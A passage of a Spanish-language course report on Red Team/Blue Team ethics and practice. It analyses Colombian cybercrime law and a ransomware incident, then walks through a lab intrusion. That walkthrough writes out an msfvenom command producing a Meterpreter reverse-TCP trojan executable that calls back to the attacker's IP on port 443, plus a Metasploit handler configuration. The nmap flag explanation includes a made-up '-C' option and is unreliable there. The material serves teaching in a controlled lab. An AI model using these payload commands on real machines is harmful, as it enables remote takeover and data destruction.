  5. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

Estos párrafos podrían estar en contra de lo especificado en la Ley 1273 de 2009, la cual define los delitos informáticos, penas y sanciones. Se vulnerarían los siguientes artículos:

---

[6] COLOMBIA. Congreso de Colombia “Ley 842 de 2003” Diario Oficial No. 45.340 del 14 de octubre de 2003, [en línea]. 2003. [Consultado: 14, agosto, 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_0842_2003.html

(...)

CAPITULO I

De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos

Artículo 269A: Acceso abusivo a un sistema informático. <Ver Notas del Editor> El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Artículo 269C: Interceptación de datos informáticos. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.

(…)

Artículo 269E: Uso de software malicioso. El que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Artículo 269F: Violación de datos personales. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

(…)

Artículo 269H: Circunstancias de agravación punitiva: Las penas imponibles de acuerdo con los artículos descritos en este título, se

aumentarán de la mitad a las tres cuartas partes si la conducta se cometiere:

(…)

5. Obteniendo provecho para sí o para un tercero.

(…)

7. Utilizando como instrumento a un tercero de buena fe.

8. Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por tres años, la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales.

En este párrafo se puede observar que en la empresa se estarían cometiendo actos ilícitos al llevar a cabo “chuzadas”, las cuales son interceptaciones ilegales de las comunicaciones que lleva a cabo un individuo. Estas intervenciones solo pueden realizarse por medio de una orden judicial dentro de una investigación realizada por las autoridades correspondientes.
Igualmente se declara como confidencial los datos obtenidos por medio de interceptación ilegal de información y accesos abusivos a sistemas informáticos.
Estas acciones sobrepasarían los acuerdos que se puedan estar firmando con los posibles clientes o en el peor de los casos, ni siquiera existir una autorización de estos para el ingreso a sus sistemas informáticos y a sus datos, los cuales se pueden aprovechar en beneficio de la empresa o de un tercero.

En este punto, es donde se agrava aún más el delito, ya que estarían valiéndose de la buena fe de los posibles profesionales que ingresen a los equipos para usarlos como instrumento para cometer las actividades y haciéndolos responsables de estos datos al hacerlos administradores, controladores o gestores de los mismos.

Como consecuencia de lo anterior, también se estaría vulnerando la Ley 1581 de 2012, en sus Artículos 8 y 9, la cual protege los datos personales y el trato que se le da a estos.

(…)

TÍTULO IV.

DERECHOS Y CONDICIONES DE LEGALIDAD PARA EL TRATAMIENTO DE DATOS.

ARTÍCULO 8o. DERECHOS DE LOS TITULARES. El Titular de los datos personales tendrá los siguientes derechos:

a) Conocer, actualizar y rectificar sus datos personales frente a los Responsables del Tratamiento o Encargados del Tratamiento. Este derecho se podrá ejercer, entre otros frente a datos parciales, inexactos, incompletos, fraccionados, que induzcan a error, o aquellos cuyo Tratamiento esté expresamente prohibido o no haya sido autorizado;

b) Solicitar prueba de la autorización otorgada al Responsable del Tratamiento salvo cuando expresamente se exceptúe como requisito para el Tratamiento, de conformidad con lo previsto en el artículo 10 de la presente ley;

c) Ser informado por el Responsable del Tratamiento o el Encargado del Tratamiento, previa solicitud, respecto del uso que le ha dado a sus datos personales;

(…)

ARTÍCULO 9o. AUTORIZACIÓN DEL TITULAR. Sin perjuicio de las excepciones previstas en la ley, en el Tratamiento se requiere la autorización previa e informada del Titular, la cual deberá ser obtenida por cualquier medio que pueda ser objeto de consulta posterior.

(…)

Estos artículos se estarían vulnerando al no contar con el consentimiento explicito de las personas o empresas víctimas de las “chuzadas”, interceptaciones de información y accesos abusivos para la recolección y tratamiento de sus datos y/o información personal.

3.3 ANÁLISIS DE LA SITUACIÓN PLANTEADA, DE ACUERDO AL CÓDIGO DE ÉTICA ESTABLECIDO EN LA LEY 842 DE 2003.

Situación planteada:

El sueldo para los puestos de Red tema y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que

consulte directamente en la página oficial de COPNIA para generar una respuesta coherente:

https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica [7]

Teniendo en cuenta el Código de Ética que se acoge por medio de la Ley 842 de 2003 y que se exige también por el Consejo Profesional Nacional de Ingeniería (COPNIA), en lo personal, no aceptaría el Acuerdo de Confidencialidad que existe en la Empresa HackerHouse ni el contrato, ya que lo que está escrito en el acuerdo de confidencialidad es vinculante, lo que significa que soy consciente y estoy de acuerdo con cada una de las condiciones que ahí se especifican, además me hago responsable por las acciones llevadas a cabo dentro del ejercicio de mi profesión.
Como persona y como profesional se deben tener unos criterios éticos y morales muy bien fundamentados para que, en caso de encontrar una situación de estas, se pueda actuar de una forma independiente, moral, justa e imparcial, dejando de lado la sed de dinero, ya que ofrecen unos reconocimientos económicos nada despreciables.

3.4 ANÁLISIS ETICO Y LEGAL DE UNA NOTICIA DE CIBERCRIMEN EN COLOMBIA.

Figura 18. Aparte de noticia sobre "hackeo" a la Universidad Nacional de Colombia

Fuente: Revista Semana. Los Detalles secretos del grave hackeo que sufrió la Universidad Nacional [en línea]. (2 de abril de 2023). [Consultado: 16, agosto, 2023]. Disponible en: https://www.semana.com/nacion/articulo/asi-fue-el-hackeo-del-que-fue-victima-la-universidad-nacional/202335/

[7] UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA. Guía de actividades y rúbrica de evaluación – Etapa 2 Actuación ética y legal. En: Curso: Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team. Archivo pdf. [Consultado: 11, agosto, 2023].

El día 18 de marzo de 2023, se prendieron las alarmas al detectarse actividad inusual e indisponibilidad en algunos servidores de la Universidad Nacional de Colombia. De acuerdo con la entrevista que le realizó la Revista Semana al Director Nacional de Estrategia Digital de la UNAL, profesor Sebastián Eslava, los ciberdelincuentes lograron comprometer la infraestructura, a través de un ransomware.

> *La universidad indica que se afectaron portales y páginas web de diferentes dependencias, principalmente en la ciudad de Bogotá, portales de información de diferentes centros o grupos de investigación, y algunos sistemas que permiten hacer la solicitud de recepción de documentos, pero que la información fundamental de nombres, estudiantes, profesores, y nóminas está a salvo.*[8]

Considerando lo ocurrido, se puede suponer que, en este ataque, se vulneró la Ley 1273 de 2009, en los siguientes artículos:

- Artículo 269A: Acceso abusivo a un sistema informático, ya que accedieron a sitios web, infraestructura y portales de información sin autorización de la Universidad Nacional.

- Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación, al impedir el acceso y el funcionamiento normal de los sitios, portales e infraestructura que presta servicios a la universidad.

- Artículo 269C: Interceptación de datos informáticos. Se transgredió este artículo cuando se capturaron los datos contenidos en los servidores y en el sistema de solicitud de recepción de documentos, quizás con el fin de obtener datos personales.

- Artículo 269D: Daño informático. Se infringió este artículo al dañar la infraestructura y destruir los datos que estaban contenidos en los servidores que se vieron afectados por el ciberataque.

- Artículo 269E: Uso de software malicioso. Quizá esta es la violación a esta ley que se hace más evidente en este caso, ya que se usó un ransomware para lograr vulnerar y dañar la infraestructura y los datos de la UNAL.

- Artículo 269F: Violación de datos personales. Dado que hubo un acceso o vulneración a la seguridad informática y de la información que ocasionó la destrucción ilícita de los datos contenidos en los sitios web, en el sistema de

[8] REVISTA SEMANA. Los Detalles secretos del grave hackeo que sufrió la Universidad Nacional [en línea]. (2 de abril de 2023). [Consultado: 16, agosto, 2023]. Disponible en: https://www.semana.com/nacion/articulo/asi-fue-el-hackeo-del-que-fue-victima-la-universidad-nacional/202335/

solicitud de recepción de documentos y en la infraestructura de servidores, así mismo, el acceso a estos, derivando en una indisponibilidad que afectó la operación y la imagen de la universidad. Aunado a esto, se habría violentado la Ley 1581 de 2012.

- Artículo 269G: Suplantación de sitios web para capturar datos personales. Según la entrevista dada por el Director Nacional de Estrategia Digital, se pudo tratar de un phishing, por lo cual, se atentó contra este artículo.

- Artículo 269H: Circunstancias de agravación punitiva.

    1. Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros.

El ciberataque ejecutado contra la Universidad Nacional, tendría la circunstancia de agravación punitiva mencionada, debido a que es una entidad del orden nacional.

4 EJECUCIÓN DE PRUEBAS DE INTRUSIÓN

4.1 DESCRIPCIÓN DE LAS HERRAMIENTAS DE SOFTWARE UTILIZADAS PARA REALIZAR UNA PRUEBA DE INTRUSIÓN EN UN AMBIENTE CONTROLADO.

En los últimos años y con la llegada del COVID-19, la seguridad informática se convirtió en una parte fundamental de la operación y gestión de las empresas, las cuales buscan salvaguardar lo más valioso que tienen: su información (datos). Para proteger la información, se deben implementar mecanismos que permitan identificar los riesgos a los que se encuentran expuestos los datos y adoptar controles que gestionen o minimicen esos riesgos. Por lo anterior es necesario realizar ejercicios de Red Team.

El Red Team se encarga de ejecutar pruebas de penetración, las cuales consisten en hacer una representación de un escenario de ataque para medir la capacidad de detección de brechas de seguridad, identificando las posibles debilidades de los controles de seguridad informática, de la información y ciberseguridad implementados, generando estrategias que reduzcan los riesgos registrados.

Para llevar a cabo sus ejercicios, un Red Team necesita herramientas de hardware, software o redes que le permitan hacer la emulación de adversarios. Dentro de los instrumentos usados se encuentran: herramientas para actividades de inteligencia, para enumeración y reconocimiento, de explotación y herramientas de post-explotación. Algunos Red Team también hacen uso de recursos para la generación de informes de resultados de las pruebas de penetración.

En el ejercicio que se llevó a cabo para el desarrollo del primer objetivo de este trabajo, se utilizaron las siguientes herramientas de software:

- **VirtualBox**®: Es una herramienta que permite la virtualización o emulación de equipos de cómputo, la cual está disponible gratuitamente como software de código abierto, bajo los términos de la Licencia Pública General GNU (GPL) versión 3.
- **Máquina Kali Linux**: Sistema operativo para la realización de ejercicios de pruebas de penetración, el cual cuenta con diferentes herramientas que le permite al Red Team hacer ejercicios de identificación de vulnerabilidades.
- **Máquina Windows 10 ®**: Sistema operativo de la máquina víctima.
- **Metasploit:** es una herramienta incluida en Kali Linux, la cual está compuesta por más de novecientos (900) exploits, los cuales sirven para explotar vulnerabilidades en diferentes sistemas operativos.
- **Meterpreter:** Es un payload que permite ejecutar actividades maliciosas en el dispositivo de la víctima y puede pasar desapercibido por su funcionamiento a bajo nivel.
- **MSFVenom:** es una herramienta de Metasploit que se utiliza para generar varios tipos de payloads para distintas plataformas, como Android, Windows, Unix, entre otras. Se puede utilizar para generar programas tipo caballos de Troya para ejecutarlos en la máquina de destino.
- **Nmap:** Es una herramienta que permite encontrar qué dispositivos se están ejecutando en una red, descubrir puertos, servicios abiertos y detectar vulnerabilidades en los equipos que están esta, a través de scripts que este contiene.

4.2 DATOS QUE PERMITIERON IDENTIFICAR EL FALLO DE SEGURIDAD DEL ESCENARIO PROPUESTO.

Teniendo en cuenta la información del escenario propuesto, los datos que son relevantes para identificar el fallo de seguridad son los siguientes:

- El administrador del computador afectado, mencionó que se había ejecutado un archivo con extensión .exe, el cual le fue enviado a través de WhatsApp Web. Por este motivo, se puede pensar que se trató de un ataque tipo phishing, donde el atacante, se valió de la confianza de la persona a cargo del equipo víctima, para hacer el envío del archivo malicioso.
- Todos los esquemas de protección del equipo se encontraban desactivados (firewall de Windows antivirus, firewall de red, Windows Defender, etc). Al encontrarse en este estado, el equipo estaba completamente vulnerable en caso de que se explotara cualquier vulnerabilidad.
- En el equipo afectado, se tenía un archivo de texto en el escritorio, el cual después de ejecutarse la actividad inusual, desapareció, lo cual le dio indicios al administrador de que había sido víctima de un ataque informático. Tener

archivos en el escritorio, es una mala práctica, ya que le facilita el trabajo al ciberdelincuente, pues es un lugar común, en el que los usuarios finales guardan sus archivos.

4.3 HERRAMIENTA DE IDENTIFICACIÓN DE FALLOS DE SEGURIDAD UTILIZADA Y PUERTO QUE USA LA APLICACIÓN.

En el presente ejercicio, inicialmente se utilizó NMap para realizar un escaneo de la máquina víctima y descubrir los puertos y servicios que se estaban ejecutando en esta. Se usó el comando **sudo nmap -p- -sVC -sC --open -sS -vvv -n -Pn 192.168.80.18**

-p-: Esta opción indica que se escaneen todos los puertos (del 1 al 65535) del objetivo. Es útil para encontrar puertos no estándar o inusuales que podrían estar abiertos.

-sVC: Esta opción combina tres tipos de escaneo: -sV, -sC y -C. El primero (-sV) es un escaneo de versión que intenta determinar la versión y el nombre del servicio que se ejecuta en cada puerto abierto. El segundo (-sC) es un escaneo de scripts que ejecuta los scripts predeterminados del motor de scripts de Nmap (NSE) para obtener información adicional sobre el objetivo. El tercero (-C) es una opción que habilita el escaneo con todos los protocolos soportados por Nmap, como TCP, UDP, SCTP e ICMP.

–open: Esta opción filtra los resultados del escaneo para mostrar solo los puertos que están abiertos o posiblemente abiertos. Es útil para eliminar el ruido de los puertos cerrados o filtrados que no son de interés.


-sS: Esta opción es un escaneo SYN que envía un paquete TCP con el bit SYN activado a cada puerto objetivo y espera una respuesta. Si recibe un paquete TCP con los bits SYN y ACK activados, significa que el puerto está abierto. Si recibe un paquete TCP con el bit RST activado, significa que el puerto está cerrado. Si no recibe ninguna respuesta, significa que el puerto está filtrado. Este tipo de escaneo es rápido y sigiloso, ya que no completa el proceso de establecimiento de conexión TCP (handshake).
-vvv: Esta opción aumenta el nivel de verbosidad del escaneo, lo que significa que muestra más detalles sobre el proceso y los resultados del escaneo. Cuantas más v sean, más verboso será el escaneo. El nivel máximo de verbosidad es -vvv.

-n: Esta opción deshabilita la resolución de nombres DNS, lo que significa que no intenta obtener los nombres de dominio de las direcciones IP objetivo. Esto puede acelerar el escaneo y evitar consultas DNS innecesarias o falsas.

-Pn: Esta opción deshabilita el descubrimiento de hosts, lo que significa que no intenta comprobar si los objetivos están vivos o no antes de escanearlos. Esto

puede ser útil cuando se escanean objetivos que bloquean los métodos comunes de detección de hosts, como el ping.

Figura 19. Resultado de escaneo con NMap



Fuente: elaboración propia

El atacante, hizo uso de un archivo ejecutable llamado PoC_29688795,exe, creado a través de MSFVenom, el cual contenía la carga útil que le permitió ganar acceso a la máquina víctima, a través del puerto 443, el cual se usa para el intercambio de información entre los servidores web y los navegadores del usuario.

4.4 EXPLICACIÓN DEL CIBERATAQUE RECIBIDO.

Teniendo en cuenta lo manifestado por el administrador del equipo comprometido, el atacante le envió a través de WhatsApp un archivo malicioso, el cual, pasó sin inconvenientes, ya que no se realiza por parte de esta aplicación, un bloqueo para el transporte de este tipo de aplicaciones. Adicionalmente, el ciberdelincuente, usó la vulnerabilidad de la persona, aprovechándose de su familiaridad con el origen.

Se pudo establecer, que el ciberataque fue llevado a cabo con un archivo malicioso creado con MSFVenom, el cual es una herramienta que permite generar payloads personalizados para diferentes sistemas operativos y formatos. Con este, se hizo la creación del archivo ejecutable que abrió la conexión entre la máquina atacante y la víctima.

El payload de Meterpreter, es un código malicioso que se ejecuta en el sistema de la víctima después de haber sido comprometido por un exploit. Meterpreter permite al atacante, controlar remotamente la máquina objetivo, acceder a sus archivos, procesos, dispositivos, entre otros.

El payload generado funciona como un caballo de troya, ya que en apariencia es un archivo ejecutable inofensivo, pues a simple vista no ejecuta nada, pero que, en su interior, lleva un código malicioso para hacer el ataque. En el caso de estudio de este documento, específicamente lo que hace el payload es abrir y establecer la conexión a través del puerto 443 entre la máquina del atacante y la máquina víctima, para que luego, el atacante a través de una shell de meterpreter, pueda ejecutar el ataque que, en este caso, fue lograr el borrado de un archivo que el administrador de la máquina víctima tenía en el escritorio.

4.5 ESTRUCTURA DEL PAYLOAD Y COMANDOS UTILIZADOS PARA SU EJECUCIÓN.

Como ya se dijo arriba, el payload fue creado con MSFVenom, a través de la siguiente línea de código:

msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=IP_KALI LPORT=443 -f exe >> /Directorio_guardar_ejecutable/Nombreejecutable.exe

A continuación, se describe la estructura y significado de los parámetros y opciones que se usan en esta línea de código:

- **-p windows/x64/meterpreter/reverse_tcp:** Esta porción de código indica cuál es el tipo de payload que se quiere generar. En este caso, se usa un payload de Meterpreter para Windows ® de 64 bits, que usa una conexión TCP inversa, es decir, que el sistema de la víctima inicia la conexión con el sistema del atacante.
- **–platform windows:** Esta opción indica el sistema operativo de la máquina objetivo, que en este caso es Windows. Es útil para asegurar la compatibilidad del payload con el sistema operativo de la víctima.
- **-a x64:** Esta opción indica la arquitectura del sistema operativo del sistema objetivo, en este caso, es un equipo con sistema operativo de 64 bits. Es


importante que coincida con la arquitectura del payload y del sistema operativo de la víctima.

- **LHOST=IP_KALI:** Esta opción indica la dirección IP del sistema del atacante, en este caso la dirección IP de Kali Linux (IP_KALI). Es el lugar al que se conectará el payload desde el sistema de la víctima. LHOST significa Local Host.
- **LPORT=443:** Esta parte indica el puerto del sistema del atacante al que se conectará el payload desde el sistema de la víctima que, para el presente caso, es el puerto 443.
- **-f exe:** Esta opción indica el formato del payload, que en este caso es un ejecutable (exe). Es el formato que tendrá el archivo que se guardará con el payload.
- **>> /Directorio_guardar_ejecutable/Nombreejecutable.exe:** Esta parte indica el lugar donde se guardará y el nombre que tendrá el payload. El operador >> significa que se añade el payload al final del archivo, si ya existe. Si no existe, se crea uno nuevo.

Se muestra el paso a paso que pudo haber llevado a cabo el atacante para conseguir su objetivo.

- Creción del payload con la carga útil


Figura 20. Creación del archivo ejecutable con MSFVenom



Fuente: elaboración propia

En la Figura 3, se puede ver el payload ya creado en la carpeta especificada.

Figura 21. Ejecutable obtenido por MSFVenom




Fuente: elaboración propia

- Ejecución del exploit de Metasploit elegido, que permitirá la conexión a través de una sesión de meterpreter. En este caso se usó exploit/multi/handler. El payload handler se utiliza para conectar con un código malicioso que se ejecuta en el sistema de la víctima después de haber sido comprometido por un exploit. El handler (manejador) queda a la escucha esperando que se establezca la conexión del payload, o en su defecto, inicia la conexión con la máquina víctima en un puerto específico.


Para ejecutar Metasploit, se hace mediante el comando **msfconsole,** como se puede ver en las Figuras 4 y 5.

Figura 22. Lanzamiento de Metasploit



Fuente: elaboración propia

Figura 23. Consola de Metasploit cargada



Fuente: elaboración propia

- En este caso, se hizo uso del exploit **multi/handler**. A continuación, se explica cada parte de la configuración necesaria para poder llevar a cabo la

ejecución exitosa del exploit. El exploit multi/handler permite utilizar cualquier tipo de payload que sea compatible con la plataforma y la arquitectura del objetivo, como por ejemplo Meterpreter, que es el payload por excelencia de Metasploit.

msf6 > use exploit/multi/handler: Esta parte le indica a Metasploit cuál será el exploit a usar para ejecutar el payload.
[*] Using configured payload generic/shell_reverse_tcp


msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp: Este comando asigna el tipo de payload que se quiere usar, en este caso, el payload de Meterpreter para Windows de 64 bits que usa una conexión TCP inversa, es decir, que el sistema de la víctima inicia la conexión con el sistema del atacante.
PAYLOAD => windows/x64/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set LHOST 192.168.80.21: Asigna la dirección IP de la máquina atacante (Kali Linux), con la cual se conectará la víctima.
LHOST => 192.168.80.21

msf6 exploit(multi/handler) > set LPORT 443: Setea el puerto mediante el cual la víctima se conectará con el atacante.
LPORT => 443

msf6 exploit(multi/handler) > exploit: Indica que el exploit ya está configurado y que se debe ejecutar. También puede usarse el comando **run**.


Figura 24. Configuración del exploit usado



Fuente: elaboración propia

